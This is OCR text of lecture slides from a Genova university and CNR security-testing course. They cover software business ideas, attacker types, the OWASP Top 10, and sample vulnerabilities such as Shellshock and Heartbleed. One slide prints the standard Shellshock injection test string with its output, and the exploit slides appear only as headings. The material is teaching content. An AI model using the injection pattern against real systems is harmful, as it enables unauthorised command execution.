Consiglio Nazionale delle Ricerche

Università di Genova

Module 1
General introduction

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Who am I

Consiglio Nazionale delle Ricerche

Università di Genova

- enrico.cambiaso@cnr.it
- Consiglio Nazionale delle Ricerche (CNR)
- Cyber-security group of the IEIIT institute

Round table

Consiglio Nazionale delle Ricerche

Università di Genova

- Students presentation
  - Name and surname
  - Background and past
  - Why did you join the university? What do you expect?
  - Ambition
  - Skills
  - Limits
  - Etc.

enrico.cambiaso@cnr.it

Main suggested skills

Consiglio Nazionale delle Ricerche

Università di Genova

- Computer programming
- Availability and adaptability
- Learn from anything
- Autonomy

enrico.cambiaso@cnr.it

Course tentative summary

Consiglio Nazionale delle Ricerche

Università di Genova

#	Module	Estimated hours
1	General introduction	2
2	Introduction to cybersecurity	2
3	Automated tools	4
4	The HTTP protocol	4
5	Command injection	2
6	Client-side vulnerabilities	4
7	Denial of Service attacks	4
8	*Mobile security (tbc)*	*2*

enrico.cambiaso@cnr.it

The importance of writing good code

Consiglio Nazionale delle Ricerche

Università di Genova


Let’s suppose we’re a software company:
how relevant is it to write good code for our company?

enrico.cambiaso@cnr.it

Some experiences…

Consiglio Nazionale delle Ricerche

Università di Genova



RECCO

RENDICONTAZIONE PROGETTUALE

One interesting read on «The Good Enough revolution»: https://www.wired.com/2009/08/ff-goodenough/

enrico.cambiaso@cnr.it

The importance of code writing


Consiglio Nazionale delle Ricerche

Università di Genova

Let’s suppose we’re a software company:
is code writing the most important thing for the company?

enrico.cambiaso@cnr.it


One example…



WHY?

enrico.cambiaso@cnr.it

Another example…



The founder

Year: 2016

Streaming available

What's the main business of McDonald's?

See, e.g., https://www.wallstreetsurvivor.com/mcdonalds-beyond-the-burger/

enrico.cambiaso@cnr.it

Development choices

Consiglio Nazionale delle Ricerche

Università di Genova

Let’s suppose you’ve got an idea for a new web portal (e.g. an Amazon clone, a new social network, etc.):

How do you implement it?

Which strategy/approach do you follow?

enrico.cambiaso@cnr.it

Pivoting


Consiglio Nazionale delle Ricerche

Università di Genova

See, e.g., https://bootcamp.uxdesign.cc/the-art-of-product-pivoting-f7a6197794de

enrico.cambiaso@cnr.it

The Netflix example on pivoting



Source: https://www.businessmodelsinc.com/en/inspiration/blogs/netflix-how-a-dvd-rental-company-changed-the-way-we-spend-our-free-tim

enrico.cambiaso@cnr.it

One interesting read…

The lean startup
Author: Eric Ries
Year: 2008

enrico.cambiaso@cnr.it

Release timings

Consiglio Nazionale delle Ricerche

Università di Genova

Is it better to release an incomplete software early or to release the software only when it’s ready?

enrico.cambiaso@cnr.it

Market arrival time

Consiglio Nazionale delle Ricerche

Università di Genova

enrico.cambiaso@cnr.it

Assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- Find examples of companies/products:
  - Which can be considered «good enough»
  - Arriving first on the market and remaining the sector leaders, even if not the best choice (e.g., from technical point of view)
  - Changing their business model on the run to satisfy market needs

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 2
Introduction to cybersecurity

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Previous assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- *Find examples of companies/products:*
  - *Which can be considered «good enough»*
  - *Arriving first on the market and remaining the sector leaders, even if not the best choice*
  - *Changing their business model on the run to satisfy market needs*

- *Some interesting reads:*
  - *https://hbr.org/2007/09/the-battle-for-chinas-good-enough-market*
  - *https://www.washingtonpost.com/news/innovations/wp/2015/07/02/the-7-greatest-pivots-in-tech-history/*

enrico.cambiaso@cnr.it

The cyber-security term

Consiglio Nazionale delle Ricerche

Università di Genova

What is cyber-security?

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

What is a vulnerability?

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Who is the attacker?

enrico.cambiaso@cnr.it

Different locations of the attacker

Consiglio Nazionale delle Ricerche

Università di Genova

Who	Why
Script kiddies	Fun
Hacktivists and cyber-rebels	Cyber-rebellion
Cyber-criminals	Cyber-criminality
Cyber-terrorists	Cyber-terrorism
Governments	Cyber-warfare

enrico.cambiaso@cnr.it

OWASP Top 10 security vulnerabilities (2023)

Consiglio Nazionale delle Ricerche

Università di Genova

1. Broken access control
2. Cryptographic failures
3. Injection
4. Insecure design
5. Security misconfiguration
6. Vulnerable and outdated components
7. Identification and authentication failures
8. Software and data integrity failures
9. Security logging and monitoring failures
10. Server-Side Request Forgery (SSRF)


Source: https://www.reflectiz.com/blog/owasp-top-ten-2023/


enrico.cambiaso@cnr.it

Exploit sample: MS15-034 (CVE-2015-1635)

Consiglio Nazionale delle Ricerche

Università di Genova





enrico.cambiaso@cnr.it

Vulnerability sample: Shellshock (2014)

Consiglio Nazionale delle Ricerche

Università di Genova

- A software bug affecting Bourne-against shell (Bash)
  - A terminal software available on most Linux distributions, macOS and even MS Windows (e.g., through Cygwin) or embedded systems
  - Discovered in September 2014 (CVE-2014-6271)
- Sample functions:
  - `$ function foo { echo "Hello world!"; }`
  - `$ export -f foo`
  - `$ bash -c 'foo'`
  - `Hello world!`

enrico.cambiaso@cnr.it

Vulnerability sample: Shellshock (2014)

Consiglio Nazionale delle Ricerche


Università di Genova

- The malicious code

```
$ env x='() { :;}; echo vulnerable' bash -c "echo this
is a test"
   vulnerable
   this is a test
```


enrico.cambiaso@cnr.it

Vulnerability sample: Shellshock (2014)



enrico.cambiaso@cnr.it

Vulnerability sample: Shellshock (2014)




Souce: https://gabb4r.gitbook.io/oscp-notes/web-http/shellshock

enrico.cambiaso@cnr.it

Vulnerability sample: Shellshock (2014)

Consiglio Nazionale delle Ricerche

Università di Genova




enrico.cambiaso@cnr.it

Vulnerability sample: Hearthbleed (2014)

Consiglio Nazionale delle Ricerche

Università di Genova




enrico.cambiaso@cnr.it

Vulnerability sample: Hearthbleed

Consiglio Nazionale delle Ricerche

Università di Genova

- Before 04/2014: probably, not!




enrico.cambiaso@cnr.it

Exploit sample: Hearthbleed

Consiglio Nazionale delle Ricerche

